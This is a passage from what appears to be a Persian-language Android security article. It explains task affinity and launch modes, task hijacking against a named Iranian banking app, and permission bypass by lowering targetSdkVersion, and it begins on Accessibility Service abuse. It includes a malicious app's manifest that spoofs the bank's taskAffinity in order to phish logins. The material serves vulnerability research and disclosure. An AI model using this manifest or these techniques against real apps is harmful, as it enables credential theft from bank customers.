با آن‌ها تعامل می‌کنند. به عنوان مثال، اجرای یک برنامه ایمیل یک وظیفه (Task) را آغاز می‌کند. در داخل این وظیفه (Task)، یک فعالیت (Activity) ممکن است برای نوشتن یک ایمیل جدید، فعالیت دیگر برای خواندن ایمیل‌ها در صندوق ورودی و فعالیت دیگری برای مدیریت تنظیمات ایمیل باشد.

وظایف (Tasks) به صورت پشته‌ای مدیریت می‌شوند. هنگامی که یک فعالیت (Activity) جدید آغاز می‌شود، در بالای پشته قرار گرفته و به فعالیت (Activity) جاری تبدیل می‌شود. فعالیت (Activity) قبلی در پشته به پایین رانده می‌شود، اما وضعیت آن حفظ می‌گردد. هنگامی که فعالیت (Activity) جاری به پایان می‌رسد، از پشته خارج شده (pop) و فعالیت (Activity) قبلی از سر گرفته می‌شود.



تصویر ۲۰: تصویری از قرار گرفتن گروه‌بندی فعالیت‌ها (Activities) در وظایف (Tasks).

هر فعالیت (Activity) در اندروید دارای ویژگی " وابستگی وظیفه " (taskAffinity) است. این ویژگی نشان می‌دهد که یک فعالیت (Activity) ترجیح می‌دهد به کدام وظیفه (Task) تعلق داشته باشد.

به طور پیش‌فرض، تمام فعالیت‌ها (Activities) در یک برنامه یکسان، دارای وابستگی وظیفه (taskAffinity) یکسانی هستند. این بدان معناست که، به طور پیش‌فرض، تمام فعالیت‌ها (Activities) در یک برنامه یکسان ترجیح می‌دهند در یک وظیفه (Task) مشابه باشند. با این حال، ویژگی taskAffinity می‌تواند در فایل AndroidManifest.xml بازنویسی شود. این امر به فعالیت‌ها (Activities) از برنامه‌های مختلف اجازه می‌دهد taskAffinity یکسانی داشته باشند و بنابراین ترجیح دهند در یک وظیفه (Task) مشابه باشند.

هدف از این ویژگی، امکان توسعه منطقی یک برنامه دیگر توسط برنامه‌ها است. به عنوان مثال، یک برنامه دوربین شخص ثالث ممکن است taskAffinity مشابهی را با یک برنامه دوربین داخلی اعلام کند. این امر به برنامه دوربین شخص ثالث اجازه می‌دهد تا از داخل وظیفه (Task) برنامه دوربین داخلی اجرا شود. با این حال، این ویژگی همچنین می‌تواند توسط برنامه‌های مخرب برای انجام حملات ربایش وظیفه (Task Hijacking) مورد سوء استفاده قرار گیرد.

نحوه ایجاد و مدیریت تسک‌ها توسط سیستم عامل

سیستم‌عامل اندروید با استفاده از رفتارهای پیش‌فرض و فلگ‌های (Flags) مختلفی که در مانیفست (AndroidManifest.xml) یا در زمان ارسال Intent تعیین می‌شوند، تصمیم می‌گیرد که اکتیویتی جدید در کدام تسک قرار بگیرد یا آیا لازم است تسک جدیدی ایجاد شود. در ادامه به یکی از مهم‌ترین مولفه‌های این حمله یعنی Launch Mode پرداخته می‌شود.

Launch Modes (حالت‌های راه‌اندازی) در فعالیت (Activity)


در بخش <activity> از فایل AndroidManifest.xml می‌توان از پارامتر android:launchMode برای تعیین رفتار اکتیویتی هنگام ایجاد استفاده کرد. حالت‌های متداول عبارتند از:

- **standard:** در هر بار فراخوانی، یک نمونه جدید از اکتیویتی ایجاد می‌شود (رفتار پیش‌فرض).
- **singleTop:** در صورت وجود اکتیویتی فراخوانی‌شده در بالای پشته، نمونه جدیدی ساخته نخواهد شد و همان اکتیویتی فعلی استفاده می‌شود.

- **singleTask:** در صورت وجود نمونه‌ای از اکتیویتی در پشته‌ای که با آن هم‌خوانی دارد، سیستم‌عامل آن تسک را به جلو می‌آورد؛ در غیر این صورت، تسک جدیدی ایجاد می‌شود.
- **singleInstance:** اکتیویتی تنها در یک تسک تک عضوی (Single Instance Task) قرار می‌گیرد و اجازه الحاق اکتیویتی دیگری به آن تسک وجود ندارد.


باز تولید آسیب‌پذیری

فرض کنید یک برنامه بانکی دارید که از کاربران می‌خواهد اطلاعات حساب خود را وارد کنند. در این مثال بانک سپه را در نظر بگیرید. حال نفوذگر برنامه مخربی ایجاد می‌کند با نام "تسهیلات بانک سپه" و از کاربران می‌خواهد که این برنامه را نصب کنند.




تصویر ۲۱: برنامه تسهیلات بانک سپه که دور آن خط کشیده شده است توسط نفوذگر ساخته شده و قربانی آن را نصب کرده است.

پس از باز کردن برنامه مخرب که در این مثال "تسهیلات بانک سپه" نام دارد، این برنامه مخرب از کاربر می‌خواهد که در موبایل بانک سپه خود ورود نماید. در زمانی که قربانی برنامه موبایل بانک خود را باز می‌کند فعالیت (Activity) مرتبط با برنامه مخرب اجرا می‌شود.



تصویر ۳۲: برنامه مخرب باز شده است و از کاربر می‌خواهد که برنامه واقعی همراه بانک سپه را باز کند.



تصویر ۲۳: کاربر بر روی آیکون برنامه واقعی بانک سپه کلیک می‌کند.

تصویر ۲۴: به جای باز شدن برنامه موبایل بانک سپه، Activity مرتبط با برنامه مخرب که توسط نفوذگر طراحی شده است باز می‌شود.

علت این امر جعل مقدار TaskAffinity توسط برنامه مخرب می‌باشد. در این حالت فعالیت (Activity) برنامه مخرب در Taskهای برنامه موبایل بانک سپه قرار می‌گیرد و آن را جعل می‌کند.

به دلیل اینکه کاربر بر روی آیکون موبایل بانک سپه خود کلیک کرده است کاملا به آن اعتماد دارد و نام‌کاربری، رمزعبور یا مابقی اطلاعاتی که نفوذگر از او بخواهد را وارد می‌نماید. این آسیب‌پذیری تا اندروید نسخه ۱۰ قابل استفاده می‌باشد و بسیاری از نرم‌افزارهای بانکی ایرانی همچنان آسیب‌پذیر می‌باشد.

جهت بررسی آسیب‌پذیر بودن برنامه کافی است که فایل APK برنامه مورد نظر را با ابزارهایی مانند Jadx باز کرده و به قسمت AndroidManifest.xml مراجعه نماییم. در این مرحله باید به خصیصه LaunchMode فعالیت اصلی (Main Activity) دقت نماییم. در صورتی که این مقدار بر روی حالت singleTask قرار داشته باشد (که به صورت پیشفرض همین مقدار است) اندروید برای آن سه حالت در نظر می‌گیرد:

- **اگر نمونه Activity (فعالیت) از قبل وجود داشته باشد:** اندروید به جای ایجاد یک نمونه جدید، نمونه موجود را از سر می‌گیرد (resume). این بدان معناست که در این حالت، حداکثر یک نمونه Activity (فعالیت) در سیستم وجود دارد.
- **اگر ایجاد یک نمونه Activity (فعالیت) جدید ضروری باشد:** سرویس مدیریت Activity (AMS - Activity Manager Service) یک Task (وظیفه) را برای میزبانی نمونه تازه ایجاد شده انتخاب می‌کند. این انتخاب با یافتن یک Task (وظیفه) مطابق در بین تمام Task (وظایف) موجود انجام می‌شود. یک Activity (فعالیت) با یک Task (وظیفه) "مطابقت" دارد اگر task affinity یکسانی داشته باشند. این دلیل آن است که نفوذگر می‌تواند task affinity یکسانی را با برنامه آسیب‌پذیر در برنامه مخرب خود مشخص کند تا برنامه مخرب به جای ایجاد Task (وظیفه) خودش، در Task (وظیفه) برنامه آسیب‌پذیر راه‌اندازی شود.
- **بدون یافتن یک Task (وظیفه) مطابق:** سرویس AMS یک Task (وظیفه) جدید ایجاد می‌کند و نمونه Activity (فعالیت) جدید را به Activity (فعالیت) ریشه (root activity) Task (وظیفه) تازه ایجاد شده تبدیل می‌کند.

در صورتی که مقدار این خصوصیت تنظیم نباشد به صورت پیشفرض در اندروید نسخه کم‌تر از ۱۰ به صورت SingleTask در نظر گرفته می‌شود و آسیب‌پذیر است. از آنجایی که مقدار TaskAffinity هر برنامه به صورت پیشفرض برابر با PackageName آن می‌باشد کافی است که مقدار PackageName برنامه آسیب‌پذیر را در قسمت TaskAffinity برنامه مخرب قرار دهیم. مانند تصویر زیر:

```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.TaskHijacking"
        tools:targetApi="31"
        android:taskAffinity="mob.banking.android.sepah">
        <activity
            android:name=".MainActivity"
            android:exported="true"
            android:excludeFromRecents="true"
            >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
```

تصویر ۲۶: ساختار Manifest برنامه مخرب برای اعمال حمله.

همانطور که ذکر شد این آسیب‌پذیری به صورت پیشفرض در اکثر موبایل‌بانک‌ها و نرم‌افزارهای حاوی داده‌های حساس موجود در کشور وجود داشته و دارد.

آسیب‌پذیری دریافت خودکار دسترسی در زمان نصب

در سیستم عامل اندروید، مدیریت سطح دسترسی یا Permission Management یکی از ارکان اساسی امنیت و حریم خصوصی کاربران به شمار می رود. مجوزها به برنامه ها اجازه می دهند تا به

قابلیت ها و منابع حساس دستگاه مانند دوربین، میکروفون، موقعیت مکانی، مخاطبین، حافظه و ... دسترسی پیدا کنند. این سیستم به منظور محافظت از کاربران در برابر برنامه های مخرب و حفظ حریم خصوصی آنها طراحی شده است. به عبارت دیگر، مجوزها نقش یک دروازه بان را ایفا می کنند و مانع از آن می شوند که برنامه ها بدون اجازه کاربر به اطلاعات و قابلیت های حساس دستگاه دسترسی داشته باشند.

سیستم مدیریت مجوزها در اندروید بر مبنای اصل "حداقل دسترسی[1]" بنا شده است. این اصل بیان می کند که یک برنامه فقط باید به حداقل مجوزهای ضروری برای انجام وظایف خود دسترسی داشته باشد و از دسترسی به مجوزهای غیرضروری منع شود. اندروید انواع مختلفی از مجوزها را ارائه می دهد که هر کدام سطح دسترسی متفاوتی را به منابع سیستم فراهم می کنند. به طور کلی، مجوزها به دو دسته اصلی تقسیم می شوند(حالت‌های دیگری هم هست که مورد بحث نیست): مجوزهای عادی[2] و مجوزهای خطرناک[3]. مجوزهای عادی به منابعی دسترسی دارند که خطر کمی برای حریم خصوصی کاربر دارند و به طور خودکار در زمان نصب برنامه به آن اعطا می شوند. در مقابل، مجوزهای خطرناک به منابعی دسترسی دارند که می توانند حریم خصوصی کاربر را به خطر بیندازند و نیاز به تایید صریح کاربر در زمان اجرا دارند.

مدیریت سطح دسترسی در اندروید ۵ و اندروید ۶ به بالا

در نسخه های اولیه اندروید تا قبل از اندروید ۶ (API سطح ۲۳)، سیستم مدیریت مجوزها به شکل ساده تری عمل می کرد. در این سیستم، تمامی مجوزهای مورد نیاز یک برنامه در زمان نصب به کاربر نمایش داده می شد و کاربر می بایست با تمامی آنها موافقت می کرد تا برنامه نصب شود. به این نوع مدیریت مجوز، "مجوزهای زمان نصب[4]" گفته می شود. در این مدل، کاربر پس از نصب

[1] Principle of Least Privilege

[2] Normal Permissions

[3] Dangerous Permissions


[4] Install-time Permissions

برنامه، دیگر کنترلی بر مجوزهای برنامه نداشت و نمی توانست مجوزهای خاصی را فعال یا غیرفعال کند. این سیستم با وجود سادگی، مشکلات و محدودیت هایی را به همراه داشت. به عنوان مثال، کاربر مجبور بود برای نصب یک برنامه، با تمامی مجوزهای درخواست شده موافقت کند، حتی اگر به برخی از آنها اطمینان نداشت. همچنین، کاربر پس از نصب برنامه، دیگر نمی توانست سطح دسترسی برنامه را تغییر دهد.

با ارائه اندروید ۶ (API سطح ۲۳)، گوگل سیستم مدیریت مجوزها را به طور اساسی متحول کرد و "مجوزهای زمان اجرا[1]" را معرفی نمود. در این سیستم جدید، مجوزهای خطرناک به صورت جداگانه و در زمان اجرا برنامه از کاربر درخواست می شوند. به این معنا که کاربر در زمان استفاده از یک قابلیت خاص در برنامه که نیاز به مجوز خطرناک دارد، با یک درخواست مجوز مواجه می شود و می تواند به صورت آگاهانه تصمیم بگیرد که آیا به برنامه مجوز مورد نظر را بدهد یا خیر. این سیستم جدید مزایای بسیاری را به همراه داشت.

اولا، کاربران کنترل بیشتری بر مجوزهای برنامه ها پیدا کردند و می توانستند به صورت دقیق تر سطح دسترسی برنامه ها را مدیریت کنند. ثانیا، کاربران می توانستند به برنامه‌هایی که به آنها اعتماد نداشتند، مجوزهای خطرناک را ندهند و در عین حال از قابلیت های اصلی برنامه استفاده کنند. ثالثا، توسعه دهندگان برنامه ها تشویق شدند تا فقط مجوزهای ضروری را درخواست کنند و از درخواست مجوزهای غیرضروری خودداری نمایند.

[1] Runtime Permissions



تصویر ۲۷: نمونه‌ای از درخواست سطح‌دسترسی به صورت درحال اجرا.

دور زدن مدیریت سطوح دسترسی با کاهش targetSdkVersion


با وجود بهبودهای سیستم مدیریت مجوزها در اندروید ۶ به بالا، یک آسیب پذیری مهم در این سیستم وجود داشت که به بدافزارها اجازه می داد تا با روشی خاص، مکانیزم مجوزهای زمان اجرا را دور بزنند. این آسیب پذیری مرتبط با ویژگی "سازگاری به عقب" (Backward Compatibility) اندروید و نحوه عملکرد targetSdkVersion در فایل build.gradle برنامه ها بود.

targetSdkVersion مشخص می کند که برنامه شما برای کدام نسخه از API اندروید بهینه سازی شده است. وقتی یک برنامه با targetSdkVersion پایین تر از ۲۳ (یعنی قبل از اندروید ۶) ساخته می شود، سیستم عامل اندروید رفتاری سازگار با نسخه های قدیمی تر اندروید را برای آن برنامه در نظر می گیرد. این به معنای آن است که حتی اگر برنامه بر روی یک دستگاه با اندروید ۶ به بالا نصب شود، سیستم مجوزهای زمان اجرا را برای آن برنامه اعمال نمی کند و به جای آن، از سیستم مجوزهای زمان نصب قدیمی استفاده می کند.

بدافزارها می توانند از این ویژگی سوء استفاده کنند. یک بدافزار می تواند targetSdkVersion خود را به ۲۱ (اندروید ۵) یا پایین تر تنظیم کند. در این صورت، وقتی این بدافزار بر روی یک دستگاه با اندروید ۶ به بالا نصب می شود، سیستم عامل به اشتباه فکر می کند که این برنامه برای نسخه های قدیمی اندروید طراحی شده است و سیستم مجوزهای زمان نصب را برای آن اعمال می کند. در نتیجه، بدافزار می تواند تمامی مجوزهای خطرناک مورد نیاز خود را در زمان نصب بدون درخواست از کاربر دریافت کند و مکانیزم مجوزهای زمان اجرا را به طور کامل دور بزند.


این آسیب پذیری به بدافزارها اجازه می داد تا به راحتی به اطلاعات حساس کاربران دسترسی پیدا کنند، بدون آنکه کاربر از درخواست مجوزهای خطرناک آگاه شود. به عنوان مثال، یک بدافزار می توانست با دور زدن سیستم مجوزها، به میکروفون، دوربین، موقعیت مکانی و مخاطبین کاربر دسترسی پیدا کند و فعالیت های مخرب خود را به صورت پنهانی انجام دهد.

برای درک بهتر به مثال زیر توجه کنید. در تصویر زیر مشاهده می‌شود که در برنامه AndroidStudio و فایل GradleBuild نفوذگر می‌تواند TargetSdk خود بر روی نسخه ۲۱ قرار دهد.



تصویر ۲۸: فایل build.gradle.

همانطور که در تصویر [۲۸] قبال مشاهده می‌باشد، نیازی به تغییر مقدار compileSdk نیست. در ادامه زمانی که برنامه در حال نصب می‌باشد تمامی دسترسی‌ها به صورت زمان نصب (Install Time) دریافت می‌شوند.



تصویر ۲۹: دریافت مجوزها در زمان نصب در اندروید ۱۲.

بعد از انتشار نسخه اندروید ۱۴، این آسیب‌پذیری دیگر کارآمد نمی‌باشد و سیستم‌عامل اجازه نصب برنامه‌هایی با targetSdk کم‌تر از ۲۳ را نمی‌دهد. قابل ذکر است که دریافت خودکار دسترسی‌ها با استفاده از سرویس Accessibility Service نیز امکان پذیر است که در بخش بعدی به آن پرداخته خواهد شد.

آسیب‌پذیری دور زدن محدودیت نرم‌افزار[1]

یکی از قابلیت‌های قدرتمند و در عین حال حساس در اندروید، Accessibility Service یا "سرویس دسترسی‌پذیری" است. این سرویس در ابتدا با هدف یاری رساندن به کاربرانی با نیازهای خاص طراحی شده است. افراد دارای معلولیت‌های بینایی، شنوایی، حرکتی و یا شناختی می‌توانند با استفاده از برنامه‌های مبتنی بر Accessibility Service، راحت‌تر با دستگاه‌های اندرویدی خود تعامل

[1] App Restriction Bypass

داشته باشند. این برنامه‌ها با ارائه امکاناتی نظیر خواندن محتوای صفحه، تبدیل گفتار به نوشتار، شبیه‌سازی لمس و حرکت، و بسیاری قابلیت‌های دیگر، موانع استفاده از تکنولوژی را برای این دسته از کاربران از میان برمی‌دارند.

با این حال، قدرت و دسترسی گسترده‌ای که Accessibility Service به برنامه‌ها می‌دهد، متاسفانه آن را به یک هدف جذاب برای بدافزارها نیز تبدیل کرده است. برنامه‌های مخرب می‌توانند با سوء استفاده از این سرویس، مجوزهای مهم را دور بزنند، به اطلاعات حساس کاربر دسترسی پیدا کنند، و حتی کنترل دستگاه را از راه دور به دست بگیرند. این نگرانی‌ها باعث شده است تا گوگل به طور مداوم به دنبال راه‌هایی برای افزایش امنیت Accessibility Service و جلوگیری از سوء استفاده‌های احتمالی باشد. در اندروید ۱۳ و نسخه‌های جدیدتر، شاهد اعمال محدودیت‌های جدی‌تری بر روی این سرویس هستیم که در این بخش از مقاله به بررسی دقیق‌تر آنها خواهیم پرداخت.

سرویس دسترسی‌پذیری (Accessibility Service)

Accessibility Service در سیستم عامل اندروید، یک سرویس قدرتمند است که به برنامه‌ها اجازه می‌دهد تا قابلیت‌های دسترسی‌پذیری را برای کاربران فراهم کنند. به زبان ساده، سرویس‌های دسترسی‌پذیری به برنامه‌ها امکان می‌دهند تا با رابط کاربری اندروید تعامل داشته باشند و اطلاعات آن را برای کاربر به روش‌های جایگزین ارائه دهند. این سرویس‌ها در اصل برای کمک به کاربرانی طراحی شده‌اند که به دلیل معلولیت‌های مختلف، در تعامل با دستگاه‌های اندرویدی خود با مشکل مواجه هستند.

